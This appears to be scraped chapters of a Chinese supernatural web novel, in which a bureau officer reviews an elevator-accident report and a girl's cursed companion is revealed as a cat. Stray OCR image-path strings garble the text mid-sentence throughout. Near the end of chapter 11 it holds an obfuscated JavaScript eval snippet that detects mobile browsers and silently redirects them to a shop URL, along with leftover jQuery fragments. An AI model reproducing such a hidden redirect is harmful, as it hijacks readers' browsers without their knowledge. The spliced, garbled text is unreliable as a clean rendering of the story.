周遭碎石废铁铺了一地,还摆着各式各样、价值不菲的电子设备,人们清扫的清扫,记数据的记数据,李明尘一被人搀扶上来,看见的就是这般犹如考古现场般热火朝天的忙活。 “真是辛苦你了,小李。”同事抽空抬头,一言难尽地扫过他的脸,还有脖子。 “不辛苦,不辛苦。”李明尘扯出一个牵强的笑,强行转移话题,“对了,咱们来之前整理的事故报告,能不能现在拿一份给我?” 特政局严重人手不足,恨不得把一个人掰成两个人用是常有的事。对于他刚刚历经生死就要马上参加工作的行为,同事半点也不觉得奇怪,随手指了下,“喏,那边。” 李明尘也不再麻烦别人,自己扶着墙就走了过去。 国际大厦建设至今已有二三十年,大大小小的事故发生不少,资料足有厚厚一沓。李明尘目的明确,很快便精准拿出了其中一起。 这份报告上记录了一起骇人听闻的电梯冲顶事故! 那是在大约两年前的某个夜晚,电梯自1楼启动后,竟只用了短短十几秒钟便冲到顶层,而后又迅速地、直直坠落到底,整个轿厢都在巨大的冲击力下变形扭曲,梯内五名乘客无一幸存,全都在顷刻间被砸成了肉酱,收尸的时候混在一起,分都分不开! 事故发生后,这座电梯即使换新也无人敢用,大厦的管理方索性便在每一层都砌上一堵墙,把事故电梯彻底封存了。国际大厦A座的六座电梯也正是由此,只剩下了五座。 而后直到近日,师姐带领他们十一大队搜寻内测副本,锁定了这座大厦……其实本来是毫无头绪与进展的,他们都准备要收队了,但岂料他忽然失踪——李明尘才通关一场游戏不久,照理说怎么也不该在这时又进入游戏! 师姐当机立断,重新部署了设备与人手,终于,在他失踪半小时后取得了新进展。 ——红外扫描仪检测到顶层的墙里有人! 十一大队奋力砸开了那堵墙——消失的第六座电梯这才重见天日!差点被骆寻掐死的他,也终于得救! 想到这跌宕起伏的经历,李明尘真不知道该说自己是倒霉还是幸运好了…… 他摇摇头,继续翻看报告。 报告的前几页写事故成因与后续处理,故障的详细缘由却并未写明,只说是检修工粗心大意。 后几页则是五位遇难者的资料,他们都是当时正在这栋大楼里加班的白领。 翻到其中一页,李明尘的手指倏然一顿,而后又很快颤抖了起来。 遇难者:方璇。 出生于1○96年……家庭住址…… 一张并不陌生的脸正在资料的入职照片中朝他微笑。 那是她还没有死去,还没有变成红线鬼的时候。 他早该想到的。 如果他当时认真看完了这叠资料就好了。 11. 中秋雪 骆寻忽然看见李明尘被人从轿厢里搀扶了出来。 他和人说了没几句话,就径自扶着墙走到一边去了。而后便见他捧着叠纸,待在角落背对着人,肩膀微微地颤抖。 李明尘是骆寻眼下唯一的熟人了。 想了解些东西,显然还是找他最好。 见四周还是无人在意自己,骆寻想了想,索性直接挪了过去。 她探出头,努力翘起被手铐拷住的手,朝他挥了挥,“嗨,李市政。” 李明尘:“……” 李明尘:“!!!?” 看着眼角湿润,脸上愈发埋汰的男人,骆寻疑惑,不解,更加迷茫。 她不太确定地问:“你在哭吗?” 李明尘迅速抹了把脸,又惊又俱,又不可置信。 他反问:“你、你怎么还在这儿!?” 骆寻:“我还想问你呢。” 那女孩一脸的坦然,离开了昏暗的轿厢,李明尘这才发现,她瞧着岁数真不大,看起来也就是还在读高中或者大学的年纪。她脸上的浅淡主要是源于眉眼——她的眉毛很浅,接近于无,眼瞳却又很深很黑。 这样一种情况下,眼瞳几乎就成了她脸上唯一的对比色,衬得皮肤愈发苍白透明。 不,不对!她到底为什么这么坦然啊!? 十几分钟前死死掐住他脖子的那个人难道不是她吗!!? 那怎么也无法挣脱,濒临死亡的窒息感至今尚存,李明尘的脖子火辣辣地疼着,红肿了一大片,让他哪怕稍有触及都止不住的恐慌。 他情不自禁地后退了一步,想逃,却又发觉自己身处角落,四周只有墙。 同事们就在不远处,李明尘想呼救,可又立刻想到:这女孩显然是冲着他来得,如果他呼救,她万一一个不高兴——他已经够作孽了,可万万不能再波及同事们了! ……她要杀就杀吧,反正他确实该死。 脑子里一瞬间闪过了千万个想法,李明尘最后干脆地闭上了眼,挺直了脖子。 可等了半晌,料想之中的冰凉触感也未袭来。李明尘小心翼翼地睁开眼,只见那女孩目光落在虚空,正犹如被雷击中般呆在原地。 这是怎么了? …… 就如同追剧时不知埋伏在何处的广告弹窗一样,骆寻的眼前忽然就又蹦出了大片的红字! 「异常情况10*&……正在检测中!」 「检测到主脑信号%^6……正在与主脑进行链接*#……已与主脑完成链接!」 「检测到系统版本极度落后……正在接收最新系统版本。」 「已接收……」 「系统强制升级中!」 「正在载入全新功能模块……为确保余额计算正确,请勿在此时击杀鬼怪!」 「1%……2%……」 一道才刚刚冒头的红色进度条出现在下方。 ……诶? 骆寻再回过神来时,发现眼前站着的人不知何时从一个变成了两个。 李明尘,还有他的独眼师姐,叫徐……徐什么来着? “徐希夷。”女人脸上依然带着微微的笑意,她如此说着,骆寻这才发现自己竟把疑惑宣之于口。 她有些尴尬,这位徐师姐却并不在意,她只是若有所思地打量了骆寻一圈,而后说:“刚让人查了下监控,其他玩家都有被拍到出现在大厦附近,只有你没有……你就像是凭空出现的一样,还真是耐人寻味啊。” 骆寻:“……是吗?” 徐希夷又转开了话题:“走吧,我亲自押送你。”说是这么说,可她并没有要动手的意思,反倒两手插兜,转身便走。 骆寻迟疑了一下,还是决定暂且先配合她,跟了上去。 寿命余额系统从来都只有余额提示,进电梯时的报错是第一次,黑暗中的暂停是第一次,眼下的升级也是第一次。 数次将她逼至绝境的是系统,令她厌烦至极的是系统,但若真论起来……骆寻最大的生存依仗也是系统。 在它完成这莫名其妙的升级之前,不管发生了什么,她最好都不要轻举妄动。 回头看见骆寻跟上来,徐希夷又叫了声李明尘:“你跟我一起!” “啊?”李明尘不想去,他宁愿继续工作,也不想跟骆寻待在一起。 徐希夷却说:“抓紧,别废话!” 行动处纪律严明,下属必须服从上级安排,更何况还有着“师姐”这个头衔的血脉压制在……李明尘最终还是跟了上去。 “叮!”地一声。 紧张地盯着电梯显示屏看了一路,见其缓慢降至数字“1”,平平稳稳落地,电梯门也如期打开……李明尘这才终于有了种劫后余生的真实感。 玻璃大门刚打开,一阵冷冽而又清新的空气便扑面而来。 此刻已临近午夜,夜色深重,一轮明亮的圆月高悬在天。 骆寻仿佛受到牵引般仰头望去,旋即怔住。 首先,鬼城虽然有白天黑夜,但天空中却永远都没有太阳和月亮,那儿就仿佛是一片被神遗弃之地,所有伟大而又精妙的馈赠都与尔无关。 其次,这天上……怎么还真飘着雪啊? 雪花不大,小米一般,落到身上马上就融化了,肉眼甚至难以分辨,唯有借着昏黄的路灯才能瞧见真章。 簌簌小雪,静静北风。路边没什么人经过,萧瑟而又静谧。 骆寻犹记得刚踏入电梯时,她被李明尘质问——外面在下雪,你怎么只穿短袖?你到底从何而来? 幻梦般的雪与头顶银盘似的月亮让她再度产生了怀疑,她从何而来,又究竟来到了哪里? 这真的是又一场游戏吗?她会不会其实已经死了?这只是临死前的最终幻想? 冷风一吹,皮肤上不自觉地泛起鸡皮疙瘩,翠花仿佛也感受到这冷意,在臂膀上缠绕得愈紧。而视野的角落,正处于升级中的寿命余额系统还在静静地闪烁。 「07:41:18」 「系统正在强制升级中——23%」 好吧,虽然搞不懂,但她确实没死。 她还有差不多八个小时可活呢。 “这才刚十月份就下雪了,今年想必是场寒冬啊。”徐希夷走在前面,一阵唏嘘。 李明尘还是不敢离骆寻太近,远远地坠在后面,闻言似想起什么,浑身一震:“我差点忘了!” 徐希夷:“什么?” 李明尘:“收容所,我明天就去趟收容所。”他显露出几分急色,“今年气温降得比以往都早,保暖措施还没来得及准备,得快点才行——” “行了行了。”徐希夷不耐烦地打断他,“你以为就你操心呢?多你一个不多,少你一个不少。” “你明天先去趟医疗部,我给你批两天假,这些事都等休完假再说。” 李明尘:“可是……” “没有可是。”徐希夷说,“你昨天刚出游戏,今天又来一场,明天还要接着工作?本来这回中秋就没放假……这传去好听吗?人家还以为咱们局真是什么周扒皮呢!” 李明尘:“是不怎么好听,但我是自愿的啊……” 徐希夷:“别废话了。” 这两人絮絮叨叨,骆寻有心留意,话音却左耳进右耳出,压根没经过大脑。 她一步三抬头,满心满脑都被那轮圆月所占据,再装不下其它。 真圆真亮!越看越觉得稀罕! 今天该不会正好是中秋节吧? 正说话的那两人自然也都留意到了骆寻的异状,她们短暂交换了一个眼神,默契地当做什么都没看见,继续聊工作。 就快到车那边了…… 徐希夷向总局申请抽调了临时人手,之所以把骆寻晾在楼上那么久,正是因为在等人过来。 “徐队!” “徐队长!” 骆寻循声看去,只见几个身着便衣的年轻;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17342981|199446||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 人正在朝她这个方向敬礼。 这几人腰板挺得笔直,一身正气挡都挡不住,身份一看便知。 可他们在寒风中瑟瑟苦守的……却是一辆面包车。 ——就是那种古惑仔电影中打群架用的,在现实生活中则通常用来买货送货的灰色面包车。 “……你们还挺朴实的。”确定了这就是即将押运自己的车,骆寻忍不住抽搐嘴角。 可无人应声。 风吹静寂,雪落无声,为眼前的世界蒙上了一层模糊的滤镜。透过滤镜究竟看见什么,只有个人心里最清楚。 徐希夷收敛笑意,微微点头,示意行动。 下一秒,这伙人便犹如启动了某种程序般,沉默而又迅捷地行动!一个开车门,两个按住骆寻的臂膀,还有一个在善后——一眨眼,骆寻就被按进了轿厢。 再一眨眼,门关上了,并不算太宽敞的面包车前后左右都挤满了人。 一切都只发生在瞬息间,毫不拖泥带水。 “也该看看你到底是个什么东西了!”徐希夷的声音从主驾驶位传来,骆寻下意识地挣扎,却又听见一种“咔哒”声接二连三响起。 她怔了下,旋即反应过来——那是保险栓打开,子弹上膛的声音。 「系统正在强制升级中——44%」 寿命余额系统还在升级,不能轻举妄动。 后视镜中,徐希夷的嘴角微微上翘,骆寻眼睁睁地看着她从驾驶位下拿出了什么东西,猛地朝她射来—— “咔!” 意料之中的痛觉并未到来。 一抹澄黄色糊了满眼,纸墨独有的草本矿物香气正在鼻间蔓延—— 几秒钟后,骆寻呆滞地看着眼前的一切。 徐希夷嘴角的笑意分外猖狂,她手里的拿着的却是一把任谁也无法想到的钞票枪! 是的,钞票枪,就是派对上用的那个喷钱钞票枪,某夕九块九包邮,还送一百张美钞。 而扳机按下,枪口狂喷的却既不是美钞,也不是人民币,而是澄黄色的符纸。 ——用赤红丹砂画满了歪歪扭扭、看不懂的符文,老式僵尸片里才会用到的那种黄符纸。 荒谬! 符纸很快就遍布车厢,棚顶,座椅,骆寻的脸上身上,那几个便衣的脸上身上…… 太荒谬了! 朱砂在暗色里散发微芒,像一条条扭曲的小蛇,徐希夷猖狂咧开的嘴角也像是蛇,偏偏除骆寻外,好像并没有任何人感到奇怪! 符纸都贴到脸上了,那几个便衣居然连眼睛也不眨一下! 这世界上绝对没有比这更荒谬的事情了吧!? 这是骆寻的世界观在今天不知第多少次遭遇重洗。 她整个人都死机了。 同样有点死机的还有徐希夷。 看着骆寻没有任何变化,她不可置信:“怎么回事?” 李明尘瑟缩在副驾驶位,他怎么也没想到师姐会狂野地选择就在车里行动!更没想到的是,符纸居然对那个女孩毫无作用!! 她到底是什么……怎么会这样……该怎么办? 忽然,李明尘想起了什么。 “师姐,外套!她的外套——” 话音落地,众人的目光齐齐望向骆寻怀中。 某夕出品的喷钱枪相当给力,黄符顷刻就遍及那女孩全身,却又因为没有效力,很快如同废纸般纷纷滑落——只除了落在她外套上的以外。 小雪不足以洇湿外套,符纸上也并未喷水,那几张黄符却皆如同遇了水般,牢牢地黏在外套上。 符文的红光一点一点明亮,符纸却越来越皱,就仿佛底下正有什么东西在紧紧吸附一样! 众人屏息凝视。 一秒,两秒,三秒…… 外套的边缘微微翕动着,终于——一颗灰色的,毛茸茸的脑袋猛然探了出来,大口喘息着! ……诶? 那是只猫吗? 12. 导航功能 圆脸,尖耳,灰色的、茂密柔软的毛发。 还有一双大大圆圆的、澄黄色的眼睛——这是张任谁看了都会欣喜的可爱脸庞。 车厢中的静寂持续了好半晌,才有人迟疑出声:“……猫?” “哪儿来的猫啊?” “怎么会是只猫?” 是啊,怎么会是只猫? 李明尘瞳孔地震,他还记得电梯里那分毫不逊色于红线鬼、恶心至极的粉色肉块,他半点都不敢忘! 那怪物原来是只猫!? 他一点都没法将这两种存在联系在一起。 骆寻则呆呆地与怀里的小猫脑袋对视,那双黄铜色的眼睛里正清晰倒映出她呆滞的脸。 好傻,那真的是她吗? 不,不对——这是真实发生的吗? 骆寻不可置信地掐了自己一把,痛觉尖锐而又迅猛的袭来,眼前的小猫脸却依然存在。 没有消失,也没有变成那不成型的粉色肉块…… 骆翠花,她最亲爱的同伴,她已经面目全非的伙伴,在鬼城无人可医,在游戏亦无法拯救……她都已经接受它会永远这样下去了,结果就在刚刚,在她觉得这世界荒谬至极的时刻,它居然轻轻松松地变回来了?? 不是说游戏没有办法实现心愿吗? 仿佛察觉到她心中所想,那灰猫忽而抻长了脖子,轻轻蹭了蹭她的脸颊。 “喵。” 柔软的、毛茸茸的、尚还带着几分凉意的触感真切传来,熟悉而又陌生。 它真的回来了…… 骆寻久久不能回过神来。 面包车里唯一还算镇定的就是徐希夷了。 她眉头一蹙,眼睛一扫,那几个便衣当即便收起困惑,严肃整装——“鬼怪”会以任何意想不到的形态出现,这在加入特政局的第一天他们就该知晓! 看见就连李明尘也不敢松懈了,徐希夷这才满意地摩挲起下巴,又由上至下重新打量了一遍骆寻。 那只独眼颇为意味深长,最后才落在被贴满黄符的灰猫身上。 “你身上的鬼,原来是这东西啊……我说呢。” 骆寻:“……?” “什么叫这东西?它有名字,它叫翠花。”她按下心底复杂的情感,倏然瞪向了那女人。 “哦,翠花……”徐希夷的话锋陡然一转,“这么说,你承认它是鬼了?” 骆寻:“?我什么时候——” 徐希夷打断她:“窝藏鬼怪,看来你的罪名又要再加一条了。你要不要猜猜自己会蹲多久?” 骆寻本以为李明尘就算够难交流的了,没想到还有更甚者,该说她俩不愧是师姐弟,师出同门吗? 还蹲多久…… 「07:23:34」 「系统正在强制升级中——55%」 等系统升级完,她立刻就走!谁蹲大牢谁傻子! 见那灰猫被女孩以保护性的姿态紧紧抱在怀中,徐希夷没有再轻举妄动。 这符箓是科研部近来的新发明,还处在测试阶段便被她讨来了,据说能对鬼怪起到压制的作用,事实也确实如此,效果甚至比她料想中的还要好。 但唯一美中不足的是,压制所生效的时间尚还不明朗。 可能只生效短短的几分钟,也可能生效十天半月……这都要视鬼怪的情况而定。 十一大队是为内测副本的监测而来,带着一帮文员,没有携带任何武器,就连这几个武装便衣都是临时紧急抽调来的。就像从未想过李明尘会被拉进游戏一样,她们也从未想过还会有骆寻这么个意外收获。 情况突然,条件简陋,这附近又全是居民区,这是徐希夷眼下所能想到最为稳妥迅捷的处理方式了。 剩下的,就得交给时间了——只要能在符箓失效前赶回局里,一切就都好说了! 后视镜中,女人的嘴角再度上扬:“趁现在好好想想你有什么可以主动交代的吧,等回到局里,我可就不一定这么好说话了。” 话音落地,伴随着阵阵引擎嗡鸣声,她猛然踩下油门! 徐希夷不能确保符箓生效的时间,却可以笃定自己的车技。 